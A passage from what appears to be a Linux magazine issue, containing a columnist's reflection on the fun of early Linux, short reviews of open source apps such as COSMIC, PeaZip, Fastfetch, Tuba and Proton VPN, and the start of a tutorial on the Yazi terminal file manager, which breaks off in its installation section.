


Figure 5: You can find all CAD files on the Onshape website.

Proficiency at the command line is the holy grail for many Linux users

Sure, the desktop looks nice, and it proves that Linux can be friendly and colorful like Windows and macOS, but many advanced users would still rather be at a terminal window than clicking with a mouse. We do love our graphic file managers, though. Is there a command-line tool that can compete with Dolphin, Gnome Files, and the other desktop variants? If you're looking for a speedy and flexible text-based file manager with many of the conveniences of the desktop models, you'll be interested to learn about a plucky terminal gem called Yazi. We'll get you started in this month's Linux Voice.



Image © Olexandr Monoz, 123RF.com

LINUXVOICE ▶

Doghouse – Real Values 81

Jon “maddog” Hall

A great part of early Linux was the fun – of programming, sharing, meeting others – and it's worth cultivating now.

FOSSPicks 82

Nate Drake

This month Nate looks at COSMIC Epoch 1, Picker, Freeciv21, Flameshot, TextBin, Tuba, Proton VPN, and much more!

Tutorial – Yazi 88

Marco Fioretti

This fast and flexible file manager offers command-line speed with some GUI-like conveniences.



Open Source is more than tech



Find jobs in sales, marketing,
customer support, and more!

OpenSource
JOB HUB



opensourcejobhub.com/jobs

MADDOG'S DOGHOUSE



Jon "maddog" Hall is an author, educator, computer scientist, and free software pioneer who has been a passionate advocate for Linux since 1994 when he first met Linus Torvalds and facilitated the port of Linux to a 64-bit system. He serves as president of Linux International®.

A great part of early Linux was the fun – of programming, sharing, meeting others – and it's worth cultivating now. BY JON "MADDOG" HALL

The fun of open source

I have been going through my digital pictures this past week looking for illustrations to use in articles. Most of these pictures reach back to 1994 and are arranged by date and the city or event where they were taken.

As I went through them, I realized a couple of things. First of all, there were not only people that had slipped my memory, but even the event or city had been "forgotten." The amazing thing about the human mind, however, is that you never really forget anything that you ever consciously do, so even though I had forgotten about some of them, the pictures often reminded me of great times with great people.

Free software was at the core of this. Throughout my lifetime (or at least from the time that I was a university student and finding out about computers for the first time) people sharing their skills and knowledge through their software has propelled my learning, my career, and my persona. People tried to help me, and I hope I have not only paid it back but also have "paid it forward" to others.

Looking through the early pictures I was reminded how many of the people in the pictures were so young. When I first met Linus, he was only 24. Many of the others were still in university, so were of ages 18-21 for the most part. I was 44, and felt ancient by comparison, but I was accepted into the community. Now I am 74, and Linus is no longer the university undergraduate.

We had fun. Having conferences that were free to attend, held at universities where barefoot participants played Frisbee out on the lawns during lunch break, where speakers slept on the floor of apartments to save travel money. I remember when the first events told sponsoring companies that "You are allowed a table that is 8 feet by 4 feet." I remember IBM representatives almost crying and saying, "We do not have *anything* that can be shown on a table top," but IBM persevered and was embraced.

There was the whole crisis around Linux not having a mascot, and while sharks, eagles, lions, bears, and even a platypus made their bids, the lowly penguin was chosen. Then the mad dash to draw the perfect penguin, a contest won by Larry Ewing, then a student of Texas A&M University. The choice of the name "Tux" came later.

Tuxes appeared everywhere, because Tux was *fun*. You could dress Tux up in various suits of clothes and put them in

various situations. There were many breeds of penguins that could be "adopted" by distributions. My favorite was the African penguin, also known as the jackass penguin for its loud donkey-like call, as it reminded me of Steve Ballmer, a former CEO from Microsoft.

I still remember the time I was at CeBIT, at that time the world's largest computer show, and a three-foot plush Tux penguin appeared at the top of a large booth. The next day there were five more Tux penguins in five different booths as the exhibitors realized that plush Tuxes were a way to draw in customers.

Then there were the events, such as Linux Bier Wanderung a week-long event where people hiked and then set up a camp to do programming and enjoy each other's company (and of course beer). This event went on for 20 years until COVID-19 managed to crush it.

Programming and learning about computers is *fun* for me, and I was happy to try and transfer that *fun* to other people. Unfortunately it seems to me that the corporate mentality has decimated some of the things that allowed the *fun* to exist. Conferences are a lot larger and more glitzy than the smaller "fun" events of the past. While some have reduced fees for students and (sometimes) hobbyists, the fees are often very high.

A lot of the Local User Groups (LUGs) have disappeared, and the business plans around "open source" are more about getting contributions of code for closed source products than allowing the fun of the end user actually building the code themselves.

Part of the fun, for me, was creating code that I could use myself and made my life better. Later on it was about working with others to create code that both I and other people could use to make our lives better.

This is not to say that the fun has disappeared entirely. Just as the jackass penguin is only endangered and not yet extinct, with a little loving care we can expand the fun or even totally bring it back.

Several years ago President Lula of Brazil appointed Gilberto Gil, Brazil's greatest rock music star, as Brazil's Minister of Culture. Perhaps technology companies could have a person on staff as their Minister of Fun. ■■■

FOSSPicks

Sparkling gems and new releases from the world of Free and Open Source Software



Nate explores the top FOSS including the last word in file compression, a superb Mastodon client, a Freeciv fork, and a random task selector. **BY NATE DRAKE**

Desktop environment

COSMIC Epoch 1

System76 is one of a very select group of companies that sell laptops, computers, and servers with only open source software preinstalled. To this end, System76 also bundles Pop!_OS on its devices. The distro is based on Ubuntu but traditionally has used a custom version of Gnome known as COSMIC.

Aside from working with System76 hardware, one of Pop!_OS's biggest draws is that it works out of the box with both NVIDIA and AMD GPUs. The latest version of the COSMIC desktop is now available via Pop!_OS 24.04 LTS alpha.

The System76 website also includes instructions for installing the desktop environment in major Linux distros such as Fedora and Arch, but System76 is quick to point out that this is still in the testing stages, so you should only install on a spare or virtual machine (VM).

Keen to take the OS for a test drive, I downloaded the latest Pop!_OS ISO and fired it up in VirtualBox. (For fellow VM users, note that I had to enable 3D acceleration to get it working). While the install failed, I was able to fire up COSMIC in "demo mode" to test out its features.

From reviewing the install instructions, I noted that COSMIC is written in Rust. It uses the iced cross-platform GUI library and Smithay as building blocks for its compositor.

The install instructions also note that the intention is to develop an entirely independent COSMIC desktop without any reliance on Gnome. For now at least, there are still some clear nods to the alpha's Gnome roots, such as *Applications* and *Workspaces* shortcuts at the top left of the screen. While invoking workspaces, I discovered some COSMIC teething issues when the preview of the differing workspaces began flickering slightly.

When writing about software for FOSSPicks, I try not to regurgitate anything already present in online reviews, but numbers of reviews have pointed out how quickly applications and locations now launch in COSMIC. There's also a consensus that the COSMIC Settings app is currently fairly basic, though you'll find all the important features. For instance, the *Desktop* section allows for easy configuration of the wallpaper, panel, and dock. I was also able to use the *Display* section to switch from the default (1280x800 pixels) resolution to one more suitable for screenshots (1280x720 pixels).

When launching the App Store, I noted the window opened readily enough but it took around half a minute for the apps to appear in the offered categories including Game, Relax, and Learn. This apparently is a considerable improvement over the previous Pop!_OS store, which could take much longer to load. When I attempted to install Kalzium (a handy app for displaying the periodic table), the Flatpak downloaded and launched in seconds. You'll most likely need to make heavy use of this, because COSMIC only comes with a handful of preinstalled apps. Web browsing is handled by Firefox and email by Thunderbird. There's no productivity software, but you can write basic notes using COSMIC Text Editor. Although Vim is listed under *Utilities*, it failed to launch.

Teething issues aside, it's extremely exciting to have a preview of an emerging independent desktop environment. The user interface is well laid out and intuitive. I can't wait to review the stable version for readers in the near future.

Project Website

<https://system76.com/cosmic/>



1. Workspace switcher: Switching between workspaces works flawlessly, but there is some flickering. **2. Applications:** COSMIC comes with a handful of programs including its very own text editor. **3. Regional settings:** Click here to switch between different keyboard layouts via COSMIC Settings. **4. Workspace settings:** You can choose tiled/floating workspaces as well as view shortcuts. **5. Notifications:** Similar to in Gnome, you can click here to view or to toggle "do not disturb." **6. COSMIC App Store:** Categorized applications took time to load but installing works perfectly. **7. COSMIC Settings:** Currently there are only six categories but they cover basic customization. **8. COSMIC Text Editor:** This is suitable for basic notes but isn't ideal for heavy word processing.

Task selector

Picker

In the novel *The Dice Man*, psychiatrist Dr. Luke Rhinehart chooses to start making decisions based on dice rolls. He begins by writing down options for every combination of the dice, then conducts his life according to the combinations he rolls. Over the course of this cult classic, his “dicelife” governs his decision to have an affair (then quickly break it off), how he spends time with his son, and even leads him to kidnap a number of psychiatric patients from an institution.

Because it was written in the ‘70s, those who wished to join the “cult of the dice” were obliged to use pen and paper with real dice to give over their lives to randomness. Fortunately, in 2024 developer

MezoAhmedII has offered an elegant alternative with Picker. The project page modestly describes it as “A simple app to pick something out of a list of things.” It’s available via Flathub and allows users to enter various possible decisions, and then have the app choose one at random.

To get technical for a moment, Picker is written in Python and uses the built-in “random” module. This is considered pseudorandom in that results are based on an algorithm rather than a true source of entropy. Still, if you’re only using the app to decide which chores to do or which ingredients to use for dinner, then this degree of randomness should be sufficient, if not cryptographically secure.



Simply enter your possible decisions into Picker. Click *Choose* to select one at random and begin your very own dicelife.

As one would expect from a Gnome app, the interface is clean and intuitive. You can enter each task/item into a field, and then press Enter to add another. When done, you can click *Choose* to have a field selected at random. You can then opt to remove or copy the field, as well as dismiss the notification. My only gripe with Picker, as per the Flathub page, is that it apparently requires network access, which doesn’t seem necessary.

Project Website

<https://flathub.org/apps/io.github.mezoahmedii.Picker>

Turn-based strategy game

Freeciv21

Most readers will be familiar with Freeciv, an open source fork of Sid Meier’s *Civilization II*, which was first released in 1996. The group of developers who have now forked Freeciv call themselves “Longturn.” From visiting their site, <https://longturn.net>, it’s clear that these guys take their Freeciv seriously, because there’s extensive documentation on how to play games over the course of several months. They’re also very active participants in the Freeciv forum, even contributing their own patches.

Of course this begs the question: Why reinvent the wheel? Freeciv players have happily been nursing their virtual civilizations for 28 years now, so why fork the project in the first

place? The project page justifies itself by saying Freeciv21, “extends [Freeciv] for more fun, with a revived focus on competitive multiplayer environments.” The site FAQ adds that “Legacy Freeciv is concentrating on single-player games for the most part.”

The game is available via Flathub, as well as Snap and AUR packages. As with Freeciv, your first turn starts at the dawn of history (4000 BC). It’s your responsibility as the player to build cities in your civilization to support your military and economy, all the while engaging in warfare or diplomacy with rival players. The developers claim the code is based on the Qt Framework. They also state that Freeciv21 supports both



Freeciv21 offers exactly the same game mechanics as Freeciv, but the developers have placed greater emphasis on multiple players.

hex and square tiles, as well as custom rules. These include setting victory conditions in multiplayer games with only human players, such as by configuring certain diplomatic factors.

After installing the latest Beta version (3.1), I decided to invoke the in-game tutorial to check if the mechanics were identical to the original Freeciv (they are). The latest version also includes some useful tweaks such as allowing users to press Enter to select items from the main menu. Rail and road sprites have received an overhaul, as have the borders of certain hex maps.

Project Website

<https://github.com/longturn/freeciv21/>

Compression utility

PeaZip

In September 2006, developer Giorgio Tani released this powerful cross-platform archiving utility. For the benefit of younger readers, this was a difficult era to navigate. The No. 1 song playing at the time was the Scissor Sisters' "I Don't Feel Like Dancin'." I shared this sentiment at the time, given I had to rely on a multitude of command-line based tools in Ubuntu 6.06 for archiving and decompressing files.

PeaZip's main selling point is the huge number of file formats it supports (234 at the time of writing). There's also improved support for reading DMG, IMG, RPM, and SQUASHFS formats. For those unused to grappling with the command-line interface, it also offers both GTK2 and Qt5 by way of graphical interfaces. The utility

is available for download in a variety of formats from the main site including Flatpak, DEB, and RPM. It's written in Free Pascal and compiled using Lazarus 3.4.

After installing the DEB GTK2 build, I decided to overlook the Scissor Sisters and test the latest version of PeaZip (9.9.0) with a ZIP file of Mozart's symphonies from archive.org. According to the official release notes, the utility now has a link to the right of the toolbar to allow quick extraction of files when browsing archives. Upon opening the archive in PeaZip, I noticed *Extract here* was present.

Here I also discovered one of the utility's other latest features, which allows users to drag and drop individual archive files into locations listed in the left-hand



PeaZip has added an *Extract here* option. Users can also now drag files into listed locations like *Home* and *Downloads*.

pane, such as your *Home* folder. PeaZip is also popular for its ability to encrypt archives. Version 9.9.0 has now been updated to the 7z 24.07, Zstd 1.5.6, and Pea 1.19 back ends. This increases the number of KDF rounds, giving much better protection against password brute force attacks. Special mention should also go to PeaZip's test feature, which allows for testing archive encryption options.

Project Website
<https://peazip.github.io/>

System information tool

Fastfetch

In late April, Neofetch developer Dylan Araps archived the GitHub project page to take up farming. While we wish him well in his agricultural endeavors, active development on his standalone system information tool ceased immediately. Neofetch still exists in the repositories of many Linux distros, but as time goes on, the risk of incompatibility grows due to operating system updates.

The developer page describes Fastfetch as "a Neofetch-like tool for fetching system information and displaying it prettily." It's written mainly in C, which the creators claim gives it an advantage over Neofetch in terms of speed. Fastfetch exists in the repositories of most popular Linux distros such as Debian, Fedora, and openSUSE. In the case of my

Ubuntu machine, I was able to add the PPA from the main page and install without issue.

If you run **fastfetch**, the tool will display default information such as your operating system, kernel version, and hardware information in a very similar way to Neofetch. Fastfetch uses the JSONC (or JSON with comments) for configuration. Unlike Neofetch, there is no default configuration file, meaning you have to run a specific command to create one (**fastfetch --gen-config**). Once this is done, there's a huge number of customization options for the data Fastfetch can display. This is covered in the project page's extensive documentation. The easiest way to get started is to run **fastfetch -c all** to list all available modules.



By default, Fastfetch displays system information almost identically to Neofetch, but it also has many customization options

The developers clearly are loyal to their roots, demonstrated where the GitHub page explains some of Fastfetch's advantages over its predecessor. Aside from a high degree of customization and better performance, they also point out that Neofetch never actually supported the Wayland protocol. The greatest advantage over Neofetch to me, though, is that Fastfetch is actively maintained: At the time of writing, the most recent update was 12 hours ago.

Project Website
<https://github.com/fastfetch-cli/fastfetch>

Screenshot tool

Flameshot

The project GitHub page describes this handy tool as “powerful but easy-to-use screenshot software.” Flameshot has actually been around since 2021, but it caught my eye recently when I discovered that it now supports the latest version of Ubuntu (24.04).

Of course if you already run Ubuntu or other versions of Linux, your operating system may already benefit from a built-in screenshot tool. However, Flameshot offers many more customization options than just tapping `PrtScr` and hoping for the best. The utility is available both as an AppImage and as a Snap, but when I tried to install via the Snap Store, Flameshot refused to load. However, the minimal App Image (<50MB) opened immediately.

While running, Flameshot appears as an unobtrusive tray icon. This is a big deal for us tech journalists who usually want readers to focus on the main window. Clicking on the icon and choosing *Take Screenshot* displays a list of options including shortcuts to save images to the clipboard or to a file. Users can also click and drag the mouse to capture a certain area.

Naturally this in itself offers nothing beyond Ubuntu’s screenshot tool. However, the *Open Launcher* dialog also allows you to customize Flameshot’s behavior to capture a rectangle or the whole screen. You can also set a delay which, is incredibly useful for taking pictures of features such as pop-up dialogs and menus.



Flameshot’s screenshot features are incredibly customizable, offering a variety of capture regions and saving conventions.

Flameshot’s *Configuration* section is equally impressive. Not only are there options to customize the user interface color, but the *Filename Editor* allows fine-tuning of how Flameshot saves images. The default is `YYYY-MM-DD_Time`, but this is eminently editable. The *General* tab also allows you to configure key options such as the save location (default is *Pictures*), as well as choose your preferred extension. From here you can also change the keyboard shortcuts for various operations like saving screenshots to file.

Project Website

<https://flameshot.org/>

Pastebin alternative

TextBin

Although *pastebin.com* is a popular choice for sharing code and other text snippets, some Internet users worry about uploading content to a platform they can’t control. This has led to the rise of a number of open source alternatives such as AnonPaste, as well as this latest offering which describes itself as “a privacy focused, open source pastebin alternative.”

A working version of TextBin is available at <https://app.textbin.theenthusiast.dev/>. This is easy to achieve because the source code for both TextBin’s front end and back end are available on GitHub. From reading the project page, it’s easy to see the developers, “The Enthusiast,” et al, have put some effort into making this

pastebin implementation as flexible as possible.

When I pasted some of my Python code into the front end, I was also able to set a password to protect the post just as with pastebin. One crucial difference is that TextBin uses end-to-end encryption to protect content; though, if you’re focused on security, you’ll likely prefer a self-hosted solution. As with pastebin, you can also set posts to expire after a certain length of time. TextBin also has a toggle switch for *Syntax Highlighting*, though when I used the above link to upload said Python code, it appeared only as plain text both before and after submitting.

That said, the setup process was a breeze, allowing quick and easy creation of user accounts in order to manage content. Special mention should also go to the *Social Media Features*, which allow other users to like and comment on your post. From



TextBin offers a clean, customizable interface with client-side encryption but syntax highlighting doesn’t seem to work yet.

exploring GitHub, I learned the TextBin front end is written in Next.js with TypeScript while the back end is coded in Golang. It uses a PostgreSQL database.

Given the spartan nature of most pastebins, I was also impressed to see the front end has a number of visual interface options including a GitHub light and dark theme, as well as more exotic options such as “Hacker Blue.”

Project Website

<https://github.com/The-Enthusiast-404>


Mastodon client

Tuba

For those who are new to Mastodon, it's the open source answer to X/Twitter. Like X, the software supports microblogging, but it differs by following a federated model. Mastodon runs on a number of independent nodes, much like the social network diaspora*, which I've had the honor of reviewing twice for *Linux Magazine* in the past.

Tuba's tagline, on the project page by developer Evan Paterakis (aka GeopJr), is "Browse the Fediverse." It's currently available for download both as a Flatpak and a Snap package. When reviewing clients such as these, my main interest is in focusing on the features it offers above and beyond simply using your browser. For instance, my Windows laptop is constantly badgering me to install the dedicated WhatsApp desktop client. But because it doesn't seem to offer much over the web portal, I simply access WhatsApp via a browser tab.

Tuba is a fork of a previously defunct Mastodon client named Tootle and is written in Vala. On first launch of the Flatpak, the app prompts the users to enter the Mastodon server (in my case *mastodon.social*). This automatically launches a login prompt in



Tuba's search feature is much cleaner and tidier than that offered by the main site. It also shows bio texts in search results.


your default browser. On signing in, you're asked to grant Tuba full access to your Mastodon account, as well as grant read and write permissions for mutes and blocks.

The browser then returns users to Tuba and displays the main account page. The main window displays posts from your own account and others you're following. Previously these were known as "toots" in juxtaposition to Twitter's "tweets," but the term was retired in 2022 due to its scatological connotations and "posts" is often now used instead. The left-hand pane offers further options. Some of these are obvious such as *Home* and *Notifications*. The *Conversations* option confused me,

because there seems to be no corresponding feature on the main site. I can only assume it is the same as *Private Mentions*.

I used the search feature both in Tuba and on the Mastodon website to run a search for everyone's favorite cyberpunk adventure, *Beneath a Steel Sky*. Both the website and Tuba displayed the results in the main window and offered to filter by accounts, posts, and hashtags containing the search term. However, I must say I preferred how Tuba placed these options unobtrusively at the top of the window only. The website, on the other hand, inserted them into search results. Tuba also included the bio text for profiles, so it was easier to see why they'd appeared in my search.

When it comes to posting, I favored the website, however, because there's a dedicated section on the main page to type and post your text. In Tuba you need to invoke a new window, which obscures the main one. I also couldn't find an option in Tuba for "Quiet Public" posts (i.e., those that are public but excluded from newsfeeds, hashtags, and so on). Nevertheless, I found myself drawn to Tuba for its simple, tidy interface so would encourage all Mastodon users to take it for a test run.



Tuba's interface is spartan and so easier to navigate than Mastodon's website. Use the button at the bottom right for new "toots."

Project Website
<https://github.com/GeopJr/Tuba>

VPN client

Proton VPN

Readers may recall the glowing review I gave the Proton Pass password manager in *Linux Magazine* issue 286. Proton has certainly come a long way from being only a Swiss email provider. Proton's developers make a point of open sourcing virtually all their software, including their VPN client.

While Proton VPN has always offered a free tier, previously the dedicated browser extension for Chromium-based browsers and Firefox was for paid subscribers only. The extension has now been made available to all users, though in my experience the client is always safer because it's less prone to DNS leaks. In early August, Proton announced that VPN servers will now be

available in 12 new countries, which appear at the bottom of the Freedom House *Freedom in the World* index.

This is due to the client's "Smart Routing" feature which, as far as I can tell, involves offering virtual VPN server locations. This isn't problematic in itself but naturally you won't experience the same kind of performance as with bare metal servers. This can apparently be mitigated by the "Proton Accelerator," which boasts improved speeds of up to 400 percent. The main site is very thin on technical details, so I encourage readers to do their own research.

If you're willing to create an online account, you can download and use the client at no cost. There are a limited number of free



The free tier of Proton VPN offers servers in the US, Japan, and the Netherlands. Upgrade for more locations and the kill switch.

servers, clustered in the US, Netherlands, and Japan. I also couldn't activate the client kill switch using the free VPN tier. That said, when I tested Proton VPN by visiting <https://ipleak.net>, it displayed the US server's IP. It also wasn't subject to the aforementioned DNS leak. My only major complaint is that Proton's "Stealth" protocol still hasn't made it to the Linux client.

Project Website

<https://protonvpn.com/>

Ping utility

Echo

Developer Angelo Rafael (also known as lo2dev) states on his GitHub page, "I have ideas in my head. There's a small chance they're going to be realized." Echo is seemingly one of the lucky few to make it. This simple utility deploys GTK4 and Libadwaita to ping websites. Currently, pre-compiled binaries are only available via Flathub.

Command-line lovers may balk at the idea of a dedicated utility, given that it's simple enough to open the terminal and enter the ping command. Moreover, certain versions of Linux, like my own install of Ubuntu 24.04, require elevated permissions to run ping, as Echo alerted me on first launch. Fortunately the developer page lists the two simple

commands required for manual setup to get Echo working.

As a Gnome app, Echo offers a basic, user-friendly interface. The main page simply has a text box for a web address and a simple Ping button. If you choose this, the utility will immediately ping the address and reports back on its success (or lack thereof). You can also click into *Advanced Options* to change the number of pings (the default is four), alter the ping interval (default is 1.0 seconds), and even change the timeout (default is 2.0 seconds). From here you can also enter a "source" IP address, as well as switch the "family" between IPv4 and Ipv6.

With these options configured to your needs, Echo will then display a colorful readout announcing a particular domain is dead



If you only need to run a basic ping, the command-line interface may be a better choice, but Echo makes it easy to configure advanced options.

or alive. Assuming the domain is live, you'll also see a readout of the minimum, average, and maximum ping response times. The results also include the number of packets sent and received as well as any packet loss, displayed as a percentage. While Echo may feel like overkill for basic ping operations, when it comes to advanced options such as specifying the timeout and source, it could save users time relative to writing out convoluted terminal commands.

Project Website

<https://github.com/lo2dev/Echo>

Exploring the Yazi console-based file manager

Organizer

This fast and flexible file manager offers command-line speed with some GUI-like conveniences. **BY MARCO FIORETTI**

Text-based file managers are so fast and flexible that even if every Linux user ran 3D desktops on state-of-the-art hardware, they would still play an important role in every Linux distribution. A great proof of this fact is one of the latest and most promising members of this family, a young multiplatform project called Yazi [1].

There are at least two excellent reasons for using Yazi in this graphics-first age. The first

reason is that Yazi is really fast. Sure, processors are powerful and RAM is cheap these days, but a file manager that is light on resources is fully usable even when your computer is performing a resource-heavy task, like ray tracing. A text-based file manager can also serve as a precious disaster recovery tool when things go bad.

Another reason to try Yazi is that it narrows the usability gap between GUI file managers and legacy command-line tools. For instance, Yazi can display thumbnails of images and other files that are not plain text, instead of merely listing the file's (often unhelpful) name.

With tools like the venerable Midnight Commander (Figure 1) [2], you need to launch external programs to see what an image actually is, which can considerably slow down your workflow.

Yazi is not the only program that can display images inside the Linux terminal, but in my experience, it is the one that does it best. As you can see in Figures 2, 3, 4, and 5, Yazi displays usable previews of many kinds of files directly in its own window.

Yazi can also work in multiple tabs, and the fact that it performs all the most common file management operations efficiently makes this project even more interesting.




Figure 1: Midnight Commander still works perfectly, but cannot directly display non-text files.




Figure 2: Thumbnails of PDF files should work out of the box in Yazi.



Figure 3: Yazi makes managing images in the Linux terminal very efficient.

Architecture

One main reason for Yazi's speed is that it does a lot of things in small chunks and in parallel. The whole program is designed to work asynchronously [3], which makes it a worthwhile choice for every beginner programmer to practice on. Every task is handled independently, with a scheduling algorithm that decides which task should run in any moment, according to its complexity and urgency. Practically every task, from moving or displaying files to processing their content with external commands, is distributed across multiple threads and handled in a non-blocking manner.

If a task is stuck, you can terminate it in a task manager pop-up window without affecting other operations, and if there are tasks still running when you want to quit, Yazi will ask for confirmation (Figure 8A, later in this article).

Other optimizations include a highly optimized file-sorting algorithm, independent rendering of components as progress bars, and caching the state of every directory that is visited.

Thanks to this architecture, in every moment Yazi only does the minimum amount of work that's really needed to make the user happy, if possible even before the user actually needs it.

For example, Yazi preloads the list of all the files inside a directory in the background, but when some of those files change, it only updates their data, rather than re-reading the whole directory. When working in directories that contain hundreds or thousands of files (which is one reason why I tried Yazi myself), Yazi only parses their content in chunks that your terminal can display.

That is, if your terminal size and font are such that it can only display 20 files at a time, Yazi will also load the main properties of those 20 files, and possibly of the next 20, but not more. Why bother to process files the user may never come to browse? To make things even faster, Yazi can quickly discard every file preview it has started to generate if you stop scrolling through a long list of

files and resume those tasks as soon as you begin again.

The same happens when highlighting source code (Figure 6): Yazi prepares those previews asynchronously, but with the same approach it uses with file listings, avoiding work that may never be seen. Rather than processing an entire file to highlight its code and displaying just the part that will fit in the terminal window, Yazi parses only the number of lines that will be actually visible and does the rest (in chunks of the same size) only if the user actually scrolls down to see them.

While I can't show this with static screenshots, I assure you that everything is fast and smooth: When I was scrolling through the file list in the left pane of Figure 3, the right pane passed from one thumbnail to the next just as quickly without a hitch, unless I was scrolling really fast. And even when I did that, Yazi would just stop showing the thumbnails, to resume immediately as soon as I slowed down.

Installation and Dependencies

Now let's talk about the least satisfying part: the installation of Yazi and everything it needs to really deliver all it promises.

In an ideal world, you could install (and upgrade!) native `.deb` or similar packages of both Yazi and all its dependencies, with just one call to distribution-wide package managers like `apt-get`, and maybe one-time configuration of third-party repositories, happily ignoring how those packages were developed.

